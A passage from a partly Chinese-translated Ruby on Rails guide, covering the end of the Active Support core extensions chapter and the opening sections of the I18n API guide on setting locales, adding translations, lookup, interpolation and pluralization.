Time.current
# => Fri, 06 Aug 2010 17:11:58 CEST +02:00
```

Analogously to `DateTime` , the predicates `past?` , and `future?` are relative to `Time.current` .

If the time to be constructed lies beyond the range supported by `Time` in the runtime platform, usecs are discarded and a `DateTime` object is returned instead.

#### 17.2.1 Durations

Durations can be added to and subtracted from time objects:

```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now + 1.year
#  => Tue, 09 Aug 2011 23:21:11 UTC +00:00
now - 1.week
# => Mon, 02 Aug 2010 23:21:11 UTC +00:00
```

They translate to calls to `since` or `advance` . For example here we get the correct jump in the calendar reform:

```
Time.utc(1582, 10, 3) + 5.days
# => Mon Oct 18 00:00:00 UTC 1582
```

## 18 Extensions to `File`

### 18.1 `atomic_write`

With the class method `File.atomic_write` you can write to a file in a way that will prevent any reader from seeing half-written content.

The name of the file is passed as an argument, and the method yields a file handle opened for writing. Once the block is done `atomic_write` closes the file handle and completes its job.

For example, Action Pack uses this method to write asset cache files like `all.css`:

```
File.atomic_write(joined_asset_path) do |cache|
  cache.write(join_asset_file_contents(asset_paths))
end
```

To accomplish this `atomic_write` creates a temporary file. That's the file the code in the block actually writes to. On completion, the temporary file is renamed, which is an atomic operation on POSIX systems. If the target file exists `atomic_write` overwrites it and keeps owners and permissions. However there are a few cases where `atomic_write` cannot change the file ownership or permissions, this error is caught and skipped over trusting in the user/filesystem to ensure the file is accessible to the processes that need it.

Due to the chmod operation `atomic_write` performs, if the target file has an ACL set on it this ACL will be recalculated/modified.

Note you can't append with `atomic_write`.

The auxiliary file is written in a standard directory for temporary files, but you can pass a directory of your choice as second argument.

定义于 `active_support/core_ext/file/atomic.rb`.

## 19 Extensions to `Marshal`

### 19.1 `load`

Active Support adds constant autoloading support to `load`.

For example, the file cache store deserializes this way:

```
File.open(file_name) { |f| Marshal.load(f) }
```

If the cached data refers to a constant that is unknown at that point, the autoloading mechanism is triggered and if it succeeds the deserialization is retried transparently.

If the argument is an `IO` it needs to respond to `rewind` to be able to retry. Regular files respond to `rewind`.

定义于 `active_support/core_ext/marshal.rb`.

# 20 Extensions to `Logger`

## 20.1 `around_[level]`

Takes two arguments, a `before_message` and `after_message` and calls the current level method on the `Logger` instance, passing in the `before_message`, then the specified message, then the `after_message`:

```
logger = Logger.new("log/development.log")
logger.around_info("before", "after") { |logger| logger.info("during") }
```

## 20.2 `silence`

Silences every log level lesser to the specified one for the duration of the given block. Log level orders are: debug, info, error and fatal.

```
logger = Logger.new("log/development.log")
logger.silence(Logger::INFO) do
  logger.debug("In space, no one can hear you scream.")
  logger.info("Scream all you want, small mailman!")
end
```

## 20.3 `datetime_format=`

Modifies the datetime format output by the formatter class associated with this logger. If the formatter class does not have a `datetime_format` method then this is ignored.

```
class Logger::FormatWithTime < Logger::Formatter
  cattr_accessor(:datetime_format) { "%Y%m%d%H%m%S" }

  def self.call(severity, timestamp, progname, msg)
    "#{timestamp.strftime(datetime_format)} -- #{String === msg ? msg : msg.inspect}\n"
  end
end

logger = Logger.new("log/development.log")
logger.formatter = Logger::FormatWithTime
logger.info("<- is the current time")
```

定义于 `active_support/core_ext/logger.rb`.

# 21 Extensions to `NameError`

Active Support adds `missing_name?` to `NameError`, which tests whether the exception was raised because of the name passed as argument.

The name may be given as a symbol or string. A symbol is tested against the bare constant name, a string is against the fully-qualified constant name.

A symbol can represent a fully-qualified constant name as in `:"ActiveRecord::Base"`, so the behavior for symbols is defined for convenience, not because it has to be that way technically.

For example, when an action of `ArticlesController` is called Rails tries optimistically to use `ArticlesHelper`. It is OK that the helper module does not exist, so if an exception for that constant name is raised it should be silenced. But it could be the case that `articles_helper.rb` raises a `NameError` due to an actual unknown constant. That should be reraised. The method `missing_name?` provides a way to distinguish both cases:

```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper module_path
rescue MissingSourceFile => e
  raise e unless e.is_missing? "helpers/#{module_path}_helper"
rescue NameError => e
  raise e unless e.missing_name? "#{module_name}Helper"
end
```

定义于 `active_support/core_ext/name_error.rb`.

## 22 Extensions to `LoadError`

Active Support adds `is_missing?` to `LoadError`, and also assigns that class to the constant `MissingSourceFile` for backwards compatibility.

Given a path name `is_missing?` tests whether the exception was raised due to that particular file (except perhaps for the ".rb" extension).

For example, when an action of `ArticlesController` is called Rails tries to load `articles_helper.rb`, but that file may not exist. That's fine, the helper module is not mandatory so Rails silences a load error. But it could be the case that the helper module does exist and in turn requires another library that is missing. In that case Rails must reraise the exception. The method `is_missing?` provides a way to distinguish both cases:

```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper module_path
rescue MissingSourceFile => e
  raise e unless e.is_missing? "helpers/#{module_path}_helper"
rescue NameError => e
  raise e unless e.missing_name? "#{module_name}Helper"
end
```

定义于 `active_support/core_ext/load_error.rb`.

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Rails 国际化 API

Rails 内建支持 Ruby I18n（internationalization 的简写）。Ruby I18n 这个 gem 用法简单，是个扩展性强的框架，可以把程序翻译成英语之外的其他语言，或者为程序提供多种语言支持。

“国际化”是指把程序中的字符串或者其他需要本地化的内容（例如，日期和货币的格式）提取出来的过程。“本地化”是指把提取出来的内容翻译成本地语言或者本地所用格式的过程。

所以在 Rails 程序国际化的过程中要做这些事情：

- 确保程序支持 i18n；
- 告诉 Rails 在哪里寻找本地语言包；
- 告诉 Rails 怎么设置、保存和切换本地语言包；

在本地化程序的过程中或许要做以下三件事：

- 修改或提供 Rails 默认使用的本地语言包，例如，日期和时间的格式、月份名、Active Record 模型名等；
- 把程序中的字符串提取出来，保存到键值对中，例如 Flash 消息、视图中的纯文本等；
- 在某个地方保存语言包；

本文会详细介绍 I18n API，并提供一个教程，演示如何从头开始国际化一个 Rails 程序。

读完本文，你将学到：

- Ruby on Rails 是如何处理 i18n 的；
- 如何在 REST 架构的程序中正确使用 i18n；
- 如何使用 i18n 翻译 ActiveRecord 错误和 ActionMailer E-mail；
- 协助翻译程序的工具；

## Chapters

Ruby I18n 框架提供了 Rails 程序国际化和本地化所需的各种功能。不过，还可以使用各种插件和扩展，添加额外的功能。详情参见 Ruby I18n 的维基。

## 1 Ruby on Rails 是如何处理 i18n 的

国际化是个很复杂的问题。自然语言千差万别（例如复数变形规则），很难提供一种工具解决所有问题。因此，Rails I18n API 只关注：

- 默认支持和英语类似的语言；
- 让支持其他语言变得简单；

Rails 框架中的每个静态字符串（例如，Active Record 数据验证消息，日期和时间的格式）都支持国际化，因此本地化时只要重写默认值即可。

### 1.1 Ruby I18n 的整体架构

Ruby I18n 分成两部分：

- 公开的 API：这是一个 Ruby 模块，定义了库中可用的公开方法；
- 一个默认的后台（特意取名为“Simple”），实现这些方法；

普通用户只要使用这些公开方法即可，但了解后台的功能也有助于使用 i18n API。

默认提供的“Simple”后台可以用其他强大的后台替代（推荐这么做），例如把翻译后的数据存储在关系型数据库中，或 GetText 语言包中。详情参见下文的“使用其他后台”一节。

### 1.2 公开 API

I18n API 最重要的方法是：

```
translate # Lookup text translations
localize  # Localize Date and Time objects to local formats
```

这两个方法都有别名，分别为 `#t` 和 `#l`。因此可以这么用：

```
I18n.t 'store.title'
I18n.l Time.now
```

I18n API 同时还提供了针对下述属性的读取和设值方法：

```
load_path         # Announce your custom translation files
locale            # Get and set the current locale
default_locale    # Get and set the default locale
exception_handler # Use a different exception_handler
backend           # Use a different backend
```

下一节起，我们要从零开始国际化一个简单的 Rails 程序。

## 2 为国际化做准备

为程序提供 I18n 支持只需简单几步。

### 2.1 配置 I18n 模块

按照“多约定，少配置”原则，Rails 会为程序提供一些合理的默认值。如果想使用其他设置，可以很容易的改写默认值。

Rails 会自动把 `config/locales` 文件夹中所有 `.rb` 和 `.yml` 文件加入译文加载路径。

默认提供的 `en.yml` 文件中包含一些简单的翻译文本：

```
en:
  hello: "Hello world"
```

上面这段代码的意思是，在 `:en` 语言中，`hello` 键映射到字符串 `"Hello world"` 上。Rails 中的每个字符串的国际化都使用这种方式，比如说 Active Model 数据验证消息以及日期和时间格式。在默认的后台中，可以使用 YAML 或标准的 Ruby Hash 存储翻译数据。

I18n 库使用的默认语言是英语，所以如果没设为其他语言，就会用 `:en` 查找翻译数据。

经过讨论之后，i18n 库决定为语言名称使用一种务实的方案，只说明所用语言（例如，`:en`，`:pl`），不区分地区（例如，`:en-US`，`:en-GB`）。地区经常用来区分同一语言在不同地区的分支或者方言。很多国际化程序只使用语言名称，例如 `:cs`、`:th` 和 `:es`（分别为捷克语，泰语和西班牙语）。不过，同一语种在不同地区可能有重要差别。例如，在 `:en-US` 中，货币符号是“$”，但在 `:en-GB` 中是“£”。在 Rails 中使用区分地区的语言设置也是可行的，只要在 `:en-GB` 中使用完整的“English - United Kingdom”即可。很多 Rails I18n 插件，例如 Globalize3，都可以实现。

译文加载路径（`I18n.load_path`）是一个 Ruby 数组，由译文文件的路径组成，Rails 程序会自动加载这些文件。你可以使用任何一个文件夹，任何一种文件命名方式。

首次加载查找译文时，后台会惰性加载这些译文。这么做即使已经声明过，也可以更换所用后台。

`application.rb` 文件中的默认内容有介绍如何从其他文件夹中添加本地数据，以及如何设置默认使用的语言。去掉相关代码行前面的注释，修改即可。

```
# The default locale is :en and all translations from config/locales/*.rb,yml are auto lo
# config.i18n.load_path += Dir[Rails.root.join('my', 'locales', '*.{rb,yml}').to_s]
# config.i18n.default_locale = :de
```

## 2.2 （选做）更改 I18n 库的设置

如果基于某些原因不想使用 `application.rb` 文件中的设置，我们来介绍一下手动设置的方法。

告知 I18n 库在哪里寻找译文文件，可以在程序的任何地方指定加载路径。但要保证这个设置要在加载译文之前执行。我们可能还要修改默认使用的语言。要完成这两个设置，最简单的方法是把下面的代码放到一个初始化脚本中：

```
# in config/initializers/locale.rb

# tell the I18n library where to find your translations
I18n.load_path += Dir[Rails.root.join('lib', 'locale', '*.{rb,yml}')]

# set default locale to something other than :en
I18n.default_locale = :pt
```

## 2.3 设置并传入所用语言

如果想把 Rails 程序翻译成英语（默认语言）之外的其他语言，可以在 `application.rb` 文件或初始化脚本中设置 `I18n.default_locale` 选项。这个设置对所有请求都有效。

不过，或许你希望为程序提供多种语言支持。此时，需要在请求中指定所用语言。

你可能想过把用户选择适用的语言保存在会话或 cookie 中，请千万别这么做。所用语言应该是透明的，写在 URL 中。这样做不会破坏用户对网页内容的预想，如果把 URL 发给一个朋友，他应该看到和我相同的内容。这种方式在 REST 架构中很容易实现。不过也有不适用 REST 架构的情况，后文会说明。

设置所用语言的方法很简单，只需在 `ApplicationController` 的 `before_action` 中作如下设定即可：

```
before_action :set_locale

def set_locale
  I18n.locale = params[:locale] || I18n.default_locale
end
```

使用这种方法要把语言作为 URL 查询参数传入，例如 `http://example.com/books?locale=pt`（这是 Google 使用的方法）。`http://localhost:3000?locale=pt` 会加载葡萄牙语，`http://localhost:3000?locale=de` 会加载德语，以此类推。如果想手动在 URL 中指定语言再刷新页面，可以跳过后面几小节，直接阅读"国际化程序"一节。

当然了，你可能并不想手动在每个 URL 中指定语言，或者想使用其他形式的 URL，例如 `http://example.com/pt/books` 或 `http://example.com/en/books`。下面分别介绍其他各种设置语言的方法。

## 2.4 使用不同的域名加载不同的语言

设置所用语言可以通过不同的域名实现。例如，`www.example.com` 加载英语内容，`www.example.es` 加载西班牙语内容。这里使用的是不同的顶级域名。这么做有多个好处：

- 所用语言在 URL 中很明显；
- 用户很容易得知所查看内容使用的语言；
- 在 Rails 中可以轻松实现；
- 搜索引擎似乎喜欢把不同语言的内容放在不同但相互关联的域名上；

在 `ApplicationController` 中加入如下代码可以实现这种处理方式：

```
before_action :set_locale

def set_locale
  I18n.locale = extract_locale_from_tld || I18n.default_locale
end

# Get locale from top-level domain or return nil if such locale is not available
# You have to put something like:
#   127.0.0.1 application.com
#   127.0.0.1 application.it
#   127.0.0.1 application.pl
# in your /etc/hosts file to try this out locally
def extract_locale_from_tld
  parsed_locale = request.host.split('.').last
  I18n.available_locales.include?(parsed_locale.to_sym) ? parsed_locale : nil
end
```

类似地，还可以使用不同的二级域名提供不同语言的内容：

```
# Get locale code from request subdomain (like http://it.application.local:3000)
# You have to put something like:
#   127.0.0.1 gr.application.local
# in your /etc/hosts file to try this out locally
def extract_locale_from_subdomain
  parsed_locale = request.subdomains.first
  I18n.available_locales.include?(parsed_locale.to_sym) ? parsed_locale : nil
end
```

如果程序中需要切换语言的连接，可以这么写：

```
link_to("Deutsch", "#{APP_CONFIG[:deutsch_website_url]}#{request.env['REQUEST_URI']}")
```

上述代码假设 `APP_CONFIG[:deutsch_website_url]` 的值为 `http://www.application.de` 。

这种方法虽有种种好处，但你或许不想在不同的域名上提供不同语言的内容。最好的实现方式肯定是在 URL 的参数中加上语言代码。

## 2.5 在 URL 参数中设置所用语言

The most usual way of setting (and passing) the locale would be to include it in URL params, as we did in the `I18n.locale = params[:locale]` *before_action* in the first example. We would like to have URLs like `www.example.com/books?locale=ja` or `www.example.com/ja/books` in this case.

This approach has almost the same set of advantages as setting the locale from the domain name: namely that it's RESTful and in accord with the rest of the World Wide Web. It does require a little bit more work to implement, though.

Getting the locale from `params` and setting it accordingly is not hard; including it in every URL and thus **passing it through the requests** is. To include an explicit option in every URL (e.g. `link_to( books_url(locale: I18n.locale))` ) would be tedious and probably impossible, of course.

Rails contains infrastructure for "centralizing dynamic decisions about the URLs" in its `ApplicationController#default_url_options`, which is useful precisely in this scenario: it enables us to set "defaults" for `url_for` and helper methods dependent on it (by implementing/overriding this method).

We can include something like this in our `ApplicationController` then:

```
# app/controllers/application_controller.rb
def default_url_options(options={})
  logger.debug "default_url_options is passed options: #{options.inspect}\n"
  { locale: I18n.locale }
end
```

Every helper method dependent on `url_for` (e.g. helpers for named routes like `root_path` or `root_url`, resource routes like `books_path` or `books_url`, etc.) will now **automatically include the locale in the query string**, like this: `http://localhost:3001/?locale=ja`.

You may be satisfied with this. It does impact the readability of URLs, though, when the locale "hangs" at the end of every URL in your application. Moreover, from the architectural standpoint, locale is usually hierarchically above the other parts of the application domain: and URLs should reflect this.

You probably want URLs to look like this: `www.example.com/en/books` (which loads the English locale) and `www.example.com/nl/books` (which loads the Dutch locale). This is achievable with the "over-riding `default_url_options`" strategy from above: you just have to set up your routes with `scoping` option in this way:

```
# config/routes.rb
scope "/:locale" do
  resources :books
end
```

Now, when you call the `books_path` method you should get `"/en/books"` (for the default locale). An URL like `http://localhost:3001/nl/books` should load the Dutch locale, then, and following calls to `books_path` should return `"/nl/books"` (because the locale changed).

If you don't want to force the use of a locale in your routes you can use an optional path scope (denoted by the parentheses) like so:

```
# config/routes.rb
scope "(:locale)", locale: /en|nl/ do
  resources :books
end
```

With this approach you will not get a `Routing Error` when accessing your resources such as `http://localhost:3001/books` without a locale. This is useful for when you want to use the default locale when one is not specified.

Of course, you need to take special care of the root URL (usually "homepage" or "dashboard") of your application. An URL like `http://localhost:3001/nl` will not work automatically, because the `root to: "books#index"` declaration in your `routes.rb` doesn't take locale into account. (And rightly so: there's only one "root" URL.)

You would probably need to map URLs like these:

```
# config/routes.rb
get '/:locale' => 'dashboard#index'
```

Do take special care about the **order of your routes**, so this route declaration does not "eat" other ones. (You may want to add it directly before the `root :to` declaration.)

Have a look at two plugins which simplify work with routes in this way: Sven Fuchs's routing_filter and Raul Murciano's translate_routes.

### 2.6 Setting the Locale from the Client Supplied Information

In specific cases, it would make sense to set the locale from client-supplied information, i.e. not from the URL. This information may come for example from the users' preferred language (set in their browser), can be based on the users' geographical location inferred from their IP, or users can provide it simply by choosing the locale in your application interface and saving it to their profile. This approach is more suitable for web-based applications or services, not for websites - see the box about *sessions*, *cookies* and RESTful architecture above.

#### 2.6.1 Using `Accept-Language`

One source of client supplied information would be an `Accept-Language` HTTP header. People may set this in their browser or other clients (such as *curl*).

A trivial implementation of using an `Accept-Language` header would be:

```
def set_locale
  logger.debug "* Accept-Language: #{request.env['HTTP_ACCEPT_LANGUAGE']}"
  I18n.locale = extract_locale_from_accept_language_header
  logger.debug "* Locale set to '#{I18n.locale}'"
end

private
  def extract_locale_from_accept_language_header
    request.env['HTTP_ACCEPT_LANGUAGE'].scan(/^[a-z]{2}/).first
  end
```

Of course, in a production environment you would need much more robust code, and could use a plugin such as Iain Hecker's http_accept_language or even Rack middleware such as Ryan Tomayko's locale.

### 2.6.2 Using GeoIP (or Similar) Database

Another way of choosing the locale from client information would be to use a database for mapping the client IP to the region, such as GeoIP Lite Country. The mechanics of the code would be very similar to the code above - you would need to query the database for the user's IP, and look up your preferred locale for the country/region/city returned.

### 2.6.3 User Profile

You can also provide users of your application with means to set (and possibly over-ride) the locale in your application interface, as well. Again, mechanics for this approach would be very similar to the code above - you'd probably let users choose a locale from a dropdown list and save it to their profile in the database. Then you'd set the locale to this value.

## 3 Internationalizing your Application

OK! Now you've initialized I18n support for your Ruby on Rails application and told it which locale to use and how to preserve it between requests. With that in place, you're now ready for the really interesting stuff.

Let's *internationalize* our application, i.e. abstract every locale-specific parts, and then *localize* it, i.e. provide necessary translations for these abstracts.

You most probably have something like this in one of your applications:


```
# config/routes.rb
Yourapp::Application.routes.draw do
  root to: "home#index"
end
```

```
# app/controllers/application_controller.rb
class ApplicationController < ActionController::Base
  before_action :set_locale

  def set_locale
    I18n.locale = params[:locale] || I18n.default_locale
  end
end
```

```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = "Hello Flash"
  end
end
```

```
# app/views/home/index.html.erb
<h1>Hello World</h1>
<p><%= flash[:notice] %></p>
```




### 3.1 Adding Translations

Obviously there are **two strings that are localized to English**. In order to internationalize this code, **replace these strings** with calls to Rails' `#t` helper with a key that makes sense for the translation:

```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = t(:hello_flash)
  end
end
```

```
# app/views/home/index.html.erb
<h1><%=t :hello_world %></h1>
<p><%= flash[:notice] %></p>
```

When you now render this view, it will show an error message which tells you that the translations for the keys `:hello_world` and `:hello_flash` are missing.




Rails adds a `t` ( `translate` ) helper method to your views so that you do not need to spell out `I18n.t` all the time. Additionally this helper will catch missing translations and wrap the resulting error message into a `<span class="translation_missing">` .

So let's add the missing translations into the dictionary files (i.e. do the "localization" part):


```
# config/locales/en.yml
en:
  hello_world: Hello world!
  hello_flash: Hello flash!

# config/locales/pirate.yml
pirate:
  hello_world: Ahoy World
  hello_flash: Ahoy Flash
```

There you go. Because you haven't changed the default_locale, I18n will use English. Your application now shows:




And when you change the URL to pass the pirate locale ( `http://localhost:3000?locale=pirate` ), you'll get:




You need to restart the server when you add new locale files.

You may use YAML ( `.yml` ) or plain Ruby ( `.rb` ) files for storing your translations in SimpleStore. YAML is the preferred option among Rails developers. However, it has one big disadvantage. YAML is very sensitive to whitespace and special characters, so the application may not load your dictionary properly. Ruby files will crash your application on first request, so you may easily find what's wrong. (If you encounter any "weird issues" with YAML dictionaries, try putting the relevant portion of your dictionary into a Ruby file.)

### 3.2 Passing variables to translations

You can use variables in the translation messages and pass their values from the view.

```
# app/views/home/index.html.erb
<%=t 'greet_username', user: "Bill", message: "Goodbye" %>
```

```
# config/locales/en.yml
en:
  greet_username: "%{message}, %{user}!"
```

### 3.3 Adding Date/Time Formats


OK! Now let's add a timestamp to the view, so we can demo the **date/time localization** feature as well. To localize the time format you pass the Time object to `I18n.l` or (preferably) use Rails' `#l` helper. You can pick a format by passing the `:format` option - by default the `:default` format is used.

```
# app/views/home/index.html.erb
<h1><%=t :hello_world %></h1>
<p><%= flash[:notice] %></p
<p><%= l Time.now, format: :short %></p>
```

And in our pirate translations file let's add a time format (it's already there in Rails' defaults for English):

```
# config/locales/pirate.yml
pirate:
  time:
    formats:
      short: "arrrround %H'ish"
```

So that would give you:




Right now you might need to add some more date/time formats in order to make the I18n backend work as expected (at least for the 'pirate' locale). Of course, there's a great chance that somebody already did all the work by **translating Rails' defaults for your locale**. See the rails-i18n repository at GitHub for an archive of various locale files. When you put such file(s) in `config/locales/` directory, they will automatically be ready for use.

### 3.4 Inflection Rules For Other Locales

Rails allows you to define inflection rules (such as rules for singularization and pluralization) for locales other than English. In `config/initializers/inflections.rb`, you can define these rules for multiple locales. The initializer contains a default example for specifying additional rules for English; follow that format for other locales as you see fit.

### 3.5 Localized Views

Let's say you have a *BooksController* in your application. Your *index* action renders content in `app/views/books/index.html.erb` template. When you put a *localized variant* of this template: `index.es.html.erb` in the same directory, Rails will render content in this template, when the locale is set to `:es`. When the locale is set to the default locale, the generic `index.html.erb` view will be used. (Future Rails versions may well bring this *automagic* localization to assets in `public`, etc.)

You can make use of this feature, e.g. when working with a large amount of static content, which would be clumsy to put inside YAML or Ruby dictionaries. Bear in mind, though, that any change you would like to do later to the template must be propagated to all of them.

### 3.6 Organization of Locale Files

When you are using the default SimpleStore shipped with the i18n library, dictionaries are stored in plain-text files on the disc. Putting translations for all parts of your application in one file per locale could be hard to manage. You can store these files in a hierarchy which makes sense to you.

For example, your `config/locales` directory could look like this:

```
|-defaults
|---es.rb
|---en.rb
|-models
|---book
|-----es.rb
|-----en.rb
|-views
|---defaults
|-----es.rb
|-----en.rb
|---books
|-----es.rb
|-----en.rb
|---users
|-----es.rb
|-----en.rb
|---navigation
|-----es.rb
|-----en.rb
```

This way, you can separate model and model attribute names from text inside views, and all of this from the "defaults" (e.g. date and time formats). Other stores for the i18n library could provide different means of such separation.

The default locale loading mechanism in Rails does not load locale files in nested dictionaries, like we have here. So, for this to work, we must explicitly tell Rails to look further:

```
# config/application.rb
config.i18n.load_path += Dir[Rails.root.join('config', 'locales', '**', '*.{rb,yml}')]
```

Do check the Rails i18n Wiki for list of tools available for managing translations.

# 4 Overview of the I18n API Features

You should have good understanding of using the i18n library now, knowing all necessary aspects of internationalizing a basic Rails application. In the following chapters, we'll cover it's features in more depth.

These chapters will show examples using both the `I18n.translate` method as well as the `translate` view helper method (noting the additional feature provide by the view helper method).

Covered are features like these:

- looking up translations
- interpolating data into translations
- pluralizing translations
- using safe HTML translations (view helper method only)
- localizing dates, numbers, currency, etc.

## 4.1 Looking up Translations

### 4.1.1 Basic Lookup, Scopes and Nested Keys

Translations are looked up by keys which can be both Symbols or Strings, so these calls are equivalent:

```
I18n.t :message
I18n.t 'message'
```

The `translate` method also takes a `:scope` option which can contain one or more additional keys that will be used to specify a "namespace" or scope for a translation key:

```
I18n.t :record_invalid, scope: [:activerecord, :errors, :messages]
```

This looks up the `:record_invalid` message in the Active Record error messages.

Additionally, both the key and scopes can be specified as dot-separated keys as in:

```
I18n.translate "activerecord.errors.messages.record_invalid"
```

Thus the following calls are equivalent:

```
I18n.t 'activerecord.errors.messages.record_invalid'
I18n.t 'errors.messages.record_invalid', scope: :active_record
I18n.t :record_invalid, scope: 'activerecord.errors.messages'
I18n.t :record_invalid, scope: [:activerecord, :errors, :messages]
```

#### 4.1.2 Defaults

When a `:default` option is given, its value will be returned if the translation is missing:

```
I18n.t :missing, default: 'Not here'
# => 'Not here'
```

If the `:default` value is a Symbol, it will be used as a key and translated. One can provide multiple values as default. The first one that results in a value will be returned.

E.g., the following first tries to translate the key `:missing` and then the key `:also_missing.` As both do not yield a result, the string "Not here" will be returned:

```
I18n.t :missing, default: [:also_missing, 'Not here']
# => 'Not here'
```

#### 4.1.3 Bulk and Namespace Lookup

To look up multiple translations at once, an array of keys can be passed:

```
I18n.t [:odd, :even], scope: 'errors.messages'
# => ["must be odd", "must be even"]
```

Also, a key can translate to a (potentially nested) hash of grouped translations. E.g., one can receive *all* Active Record error messages as a Hash with:

```
I18n.t 'activerecord.errors.messages'
# => {:inclusion=>"is not included in the list", :exclusion=> ... }
```

#### 4.1.4 "Lazy" Lookup

Rails implements a convenient way to look up the locale inside *views*. When you have the following dictionary:

```
es:
  books:
    index:
      title: "Título"
```

you can look up the `books.index.title` value **inside** `app/views/books/index.html.erb` template like this (note the dot):

```
<%= t '.title' %>
```

Automatic translation scoping by partial is only available from the `translate` view helper method.

### 4.2 Interpolation

In many cases you want to abstract your translations so that **variables can be interpolated into the translation**. For this reason the I18n API provides an interpolation feature.

All options besides `:default` and `:scope` that are passed to `#translate` will be interpolated to the translation:

```
I18n.backend.store_translations :en, thanks: 'Thanks %{name}!'
I18n.translate :thanks, name: 'Jeremy'
# => 'Thanks Jeremy!'
```

If a translation uses `:default` or `:scope` as an interpolation variable, an `I18n::ReservedInterpolationKey` exception is raised. If a translation expects an interpolation variable, but this has not been passed to `#translate`, an `I18n::MissingInterpolationArgument` exception is raised.

### 4.3 Pluralization

In English there are only one singular and one plural form for a given string, e.g. "1 message" and "2 messages". Other languages (Arabic, Japanese, Russian and many more) have different grammars that have additional or fewer plural forms. Thus, the I18n API provides a flexible pluralization feature.

The `:count` interpolation variable has a special role in that it both is interpolated to the translation and used to pick a pluralization from the translations according to the pluralization rules defined by CLDR:

```
I18n.backend.store_translations :en, inbox: {
  one: 'one message',
  other: '%{count} messages'
}
I18n.translate :inbox, count: 2
# => '2 messages'

I18n.translate :inbox, count: 1
# => 'one message'
```

The algorithm for pluralizations in `:en` is as simple as:

```
entry[count == 1 ? 0 : 1]
```

I.e. the translation denoted as `:one` is regarded as singular, the other is used as plural (including the count being zero).

If the lookup for the key does not return a Hash suitable for pluralization, an `18n::InvalidPluralizationData` exception is raised.

### 4.4 Setting and Passing a Locale

The locale can be either set pseudo-globally to `I18n.locale` (which uses `Thread.current` like, e.g., `Time.zone` ) or can be passed as an option to `#translate` and `#localize` .

If no locale is passed, `I18n.locale` is used:

```
I18n.locale = :de
I18n.t :foo
I18n.l Time.now
```

Explicitly passing a locale:

```
I18n.t :foo, locale: :de
I18n.l Time.now, locale: :de
```

The `I18n.locale` defaults to `I18n.default_locale` which defaults to : `en` . The default locale can be set like this:

```
I18n.default_locale = :de
```

### 4.5 Using Safe HTML Translations

Keys with a '_html' suffix and keys named 'html' are marked as HTML safe. When you use them in views the HTML will not be escaped.

```
# config/locales/en.yml
en:
  welcome: <b>welcome!</b>
  hello_html: <b>hello!</b>
  title:
    html: <b>title!</b>
```

```
# app/views/home/index.html.erb
<div><%= t('welcome') %></div>
<div><%= raw t('welcome') %></div>
<div><%= t('hello_html') %></div>
<div><%= t('title.html') %></div>
```

Automatic conversion to HTML safe translate text is only available from the `translate` view helper method.




## 5 How to Store your Custom Translations

The Simple backend shipped with Active Support allows you to store translations in both plain Ruby and YAML format.<sup class="footnote" id="footnote-2-ref">2</sup>

For example a Ruby Hash providing translations can look like this:

```
{
  pt: {
    foo: {
      bar: "baz"
    }
  }
}
```

The equivalent YAML file would look like this:

```
pt:
  foo:
    bar: baz
```

As you see, in both cases the top level key is the locale. `:foo` is a namespace key and `:bar` is the key for the translation "baz".

Here is a "real" example from the Active Support `en.yml` translations YAML file:

```
en:
  date:
    formats:
      default: "%Y-%m-%d"
      short: "%b %d"
      long: "%B %d, %Y"
```

So, all of the following equivalent lookups will return the `:short` date format `"%b %d"`:

```
I18n.t 'date.formats.short'
I18n.t 'formats.short', scope: :date
I18n.t :short, scope: 'date.formats'
I18n.t :short, scope: [:date, :formats]
```

